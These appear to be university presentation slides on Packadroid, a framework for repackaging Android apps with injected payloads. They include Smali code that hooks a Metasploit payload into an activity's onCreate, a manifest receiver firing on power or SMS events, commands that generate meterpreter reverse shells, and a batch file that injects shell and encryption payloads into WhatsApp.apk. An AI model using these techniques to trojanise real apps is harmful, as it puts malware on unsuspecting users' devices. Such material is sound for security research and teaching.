

### Packadroid [3] – A Framework for Repackaging Android Applications

Marko Dorfhuber, Max Hornung and Moritz Oettle Technical University of Munich Department of Informatics Chair of Software and Systems Engineering Munich, 07.02.2018





## Introduction



#### Introduction

#### **Motivation:**

- Repackaging of Apps is time-consuming
- Small is difficult to read and even more difficult to adapt
- Can be automated!

#### **Contribution:**

- Framework for Information gathering, unpacking, and packing of Android applications
- Pack arbitrary payloads, with arbitrary hooks into arbitrary original applications
- Scriptable framework for reproducing repack processes



# Background



### **Application File Format**

- Android applications are .apk files
- .apk files are only zip files
- Apps can be easily unzipped
- Java classes are stored in the classes.dex file as Dalvik bytecode
- Dalvik bytecode can be converted to Smali code with Apktool [1]
- Smali code is human readable and adaptable
- Conversion from Small to Dalvik bytecode is also performed with Apktool



#### Smali

```
1.class public LHelloWorld;
2 .super Ljava/lang/Object;
4.method public static main([Ljava/lang/String;)V
    .registers 2
    sget-object v0, Ljava/lang/System; -> out: Ljava/io/PrintStream;
    const-string v1, "Hello World!"
9
10
    invoke-virtual {v0, v1},
11
   Ljava/io/PrintStream; -> println(Ljava/lang/String;) V
12
    return-void
14 .end method
```

Listing 1: Hello world in smali, adapted from [2]



# Approach



#### Overview




Figure 1: Process of repackaging



### **Activity Hook**

- List all activities of an arbitrary app
- Select activity by ID or by its name
- Identify Small file of selected activity
- Find the onCreate() method in the Smali file
- Inject a static call to the payload
- Deliver the Android context to the payload

Listing 2: Activity in Manifest

```
invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/
content/Context;) V
```

Listing 3: Starting the payload code in smali



#### **Broadcast Hook**

- Select which Intent launches the payload
- Add receiver to Android Manifest
- Add necessary Permissions
- Generate a Broadcast-receiver in Smali
- Inject the Small code as a distinct class

Listing 4: Receiver Class

```
creceiver android:name="com.malicious.payload.Broadcastreceiver">

cintent-filter>

caction android:name="android.intent.action.ACTION_POWER_CONNECTED"/>

caction android:name="android.provider.Telephony.SMS_RECEIVED"

c/intent-filter>

c/receiver>
```

Listing 5: Receiver in Manifest



### Payload Format

- Input payloads as .apk file
- Write your payload as a normal Android application without an activity
- Create a class with a public static method and Android context as parameter
- · Do malicious things in your method
- Recommended: Start a new thread and return
- Specify the class and the method as hook



# Implementation



#### Overview




Figure 2: Implementation Overview



#### Interactive Shell – Commands

| Command                   | Description                                                     |
|---------------------------|-----------------------------------------------------------------|
| load₋original             | Load an .apk file you want inject code to.                      |
| list_activities           | List the activities of the loaded original application.         |
| add_activity_hook         | Add a new hook to the given activity for the given payload.     |
| add_broadcast_hook        | Add a new hook to the given intent as a broadcastreceiver.      |
| list_added_hooks          | Lists all hooks which have already been added by the user.      |
| remove_hook               | Remove hook with given index.                                   |
| repack                    | Repack the .apk file as configured.                             |
| set_verbose               | Enables or Disables the verbose mode                            |
| generate_meterpreter      | Generates a reverse shell (meterpreter) with given IP and port. |
| start_meterpreter_handler | Generate a handler which is catchign the reverse shell.         |
| help                      | Shows available methods without problems.                       |
| exit                      | Close the interactive prompt without changing anything.         |

Table 1: List of available commands



#### Automatization with a Batch file

- Use Commands from last slide and write a batch file
- Commands are iteratively executed
- Good for repetitive repackaging

```
load_original Original/Whatsapp.apk

# Add Hooks

add_activity_hook com.WhatsApp.main Malware/malware1.apk Test.Payload openShell

add_activity_hook 10 Malware/malware1.apk Test.Payload openShell

add_broadcast_hook on_power_connect Malware/malware2.apk Test.Payload2 encrypt

# Generate repackaged app

repack repacked.apk

exit
```

Listing 6: Example Batch file



## Future Work



#### **Future Work**

- Extension of payload library
- Implement more hooks
- Automatic obfuscation of malware payloads
- Improve usability
- Semantic based hooks with conditions (hard to solve)



## Demonstration



#### References I

[1] Apktool – a tool for reverse engineering 3rd party, closed, binary android apps.

https://ibotpeaches.github.io/Apktool/.

Accessed: 02.02.2018.

[2] Hello world in smali.

https://github.com/JesusFreke/smali/blob/master/examples/HelloWorld/HelloWorld.smali.

Accessed: 27.01.2018.

[3] M. Dorfhuber, M. Oettle, and M. Hornung.

Packadroid.

https://github.com/PraMiD/Packadroid.

Accessed: 06.02.2018.